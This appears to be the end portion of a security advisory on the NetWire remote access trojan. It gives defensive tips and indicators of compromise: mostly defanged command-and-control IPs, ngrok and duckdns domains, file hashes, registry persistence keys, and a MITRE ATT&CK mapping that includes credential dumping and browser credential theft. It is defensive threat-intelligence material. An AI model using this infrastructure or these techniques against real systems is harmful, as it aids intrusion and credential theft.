- Beware of e-mails from unknown contacts or, untrusted external sources.

- Always make it a practice to scan attachments that you may find suspicious, especially when the e-mails are related to financial or delivery correspondence, documents, and URLs.
- Use a strong password, preferably 16 to 18 characters, or more with a combination of alphabets, numbers and symbols.
- We recommend using multi factor authentication for website login / passwords for all websites.

Indicators of Compromise to detect NetWire RAT

IP Addresses

94[[.]]237[[.]]28[[.]]110

194[[.]]5[[.]]98[[.]]48

185[[.]]183[[.]]98[[.]]166

185[[.]]222[[.]]57[[.]]164

194[[.]]5[[.]]98[[.]]188

171[[.]]22[[.]]30[[.]]21

185[[.]]140[[.]]53[[.]]252

194[[.]]147[[.]]140[[.]]4

87[[.]]66[[.]]106[[.]]20

71[[.]]81[[.]]62[[.]]106

31[[.]]41[[.]]244[[.]]150

154[[.]]118[[.]]25[[.]]216

79[[.]]134[[.]]225[[.]]28

104[[.]]168[[.]]148[[.]]85

185[[.]]140[[.]]53[[.]]61

79[[.]]134[[.]]225[[.]]10

185[[.]]140[[.]]53[[.]]183

184[[.]]75[[.]]221[[.]]171

45[[.]]137[[.]]22[[.]]101

213[[.]]152[[.]]161[[.]]133

185[.]29[.]9[.]11

Hashes

07336CC7355B9C4A1553A93D24EBB30A502053339E05FFB57476890D2967B6FC

2387DFD712B954C865BB4927F0628C54BF30B9A115B2383C2DFF63456885463A

F488FEAC7359DABA38B793855A5D2369404956892CA23DB7530DC04D77530490

F6226702EC3DED25EC5E0D7D1CBAAE386540E990857EC7604EC93284113B4897

0005A4FB06BB5CACCA4A89B372543A3EFFB0931AF26B0B17D8661B691B401811

E4029EF5D391B9A380ED98A45F3E5A01EECE6B7A1120AB17D6DB0F8BB1309A47

DCAC7C0A08250B164343C102EF9D863A49C44343C6CE3E0CD1197CB7E3198937

8F24221CAEF706D4502572968C0CF1317E632EBCB64157A5A1DAFBDDE7FC642C

1F8B6EBC0FBDB35C0B214652B69360C8DD78B569C9AF9C1B355DD11F277624E2

BC0A8E730EBBE66A98F6AA755671661158A982983898E45D306F79EC608250FE

50050A189F878A24B57ACEDF046ACFE5011DAE30F50A21054A75FCDA2947FF5B

459A609FFDE4325A1E55F7B9A788AB5CF978D3E07C54349B9F9E50F1E6875C89

F631EF4CE81B9A0984D44A9468DB2AE30CB37BDAD67AAEB43F53D50039D8C5AA

0CDC6A0C287876DBCFC14A93CAE8EB6FEB6938142814A9FB4E403F000D469CAB

3AFEECA8EE5FA67BF62BB84C10E02FE82032CBE034CCB4588708367FD5D66E8F

45CFB912F4CEED9DCF0EEE01F36A1C581A0E881301D73A2E1E459E48488B95BA

A21C8EF38B35EDA08AF936729863498EAD8F750DE997BC2D55FF9DA429872E33

848A8084A39B1BFA98C65B0E55BF91460B82470A3F9F5B31D7464C400A9DA355

637E17723EA88878915BA42095680EE5438C22A88A4538137B3174DD4E2E8C6A

4C01CC3DD96C524054207F6B37A334C62549857F

Domains

8ea1042a1912[[.]]ngrok[[.]]io

e0fb-34-121-202-111[[.]]ngrok[[.]]io

d61a2ce46962[[.]]ngrok[[.]]io

2d9076b51d13[[.]]ngrok[[.]]io

8ef628b4602c[[.]]ngrok[[.]]io

ebc79a7f69ed[[.]]ngrok[[.]]io

3a47ff971faf[[.]]ngrok[[.]]io

30fdb4c296af[[.]]ngrok[[.]]io

192913f09fa8[[.]]ngrok[[.]]io

52e0ff58833f[[.]]ngrok[[.]]io

ce47174fc1d2[[.]]ngrok[[.]]io

9ea2ac777bb9[[.]]ngrok[[.]]io

4651479e198f[[.]]ngrok[[.]]io

6856dac09e83[[.]]ngrok[[.]]io

0b1a1cdfc942[[.]]ngrok[[.]]io

c5040e5692cf[[.]]ngrok[[.]]io

e5d6f8fc0027[[.]]ngrok[[.]]io

jcole-lms[[.]]ngrok[[.]]io

877de57c5ace[[.]]ngrok[[.]]io

e5927c359c3c[[.]]ngrok[[.]]io

love82[.]duckdns[.]org

Registry Entry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\NetWire

HKEY_CURRENT_USER\Software\NetWire\HostId

MITRE ATT&CK Tactics & Techniques

ID	Tactic	Technique
TA0001	Initial Access	T1566.001 – Spearphishing Attachment T1566.002 – Spearphishing Link
TA0002	Execution	T1027 – Obfuscated Files or Information T1059.005 – Visual Basic T1204.002 – Malicious File
TA0003	Persistence	T1053.005 – Scheduled Task T1547.001 – Registry Run Keys / Startup Folder
TA0004	Privilege Escalation	T1053.005 – Scheduled Task
TA0005	Defense Evasion	T1027.002 – Software Packing T1055 – Process Injection T1055.012 – Process Hollowing T1497.001 – System Checks
TA0006	Credential Access	T1003 – OS Credential Dumping T1110.001 – Password Guessing T1555.003 – Credentials from Web Browsers
TA0007	Discovery	T1016 – System Network Configuration Discovery
TA0011	C&C Server	T1071.001 – Web Protocols T1090 – Proxy T1090.002 – External Proxy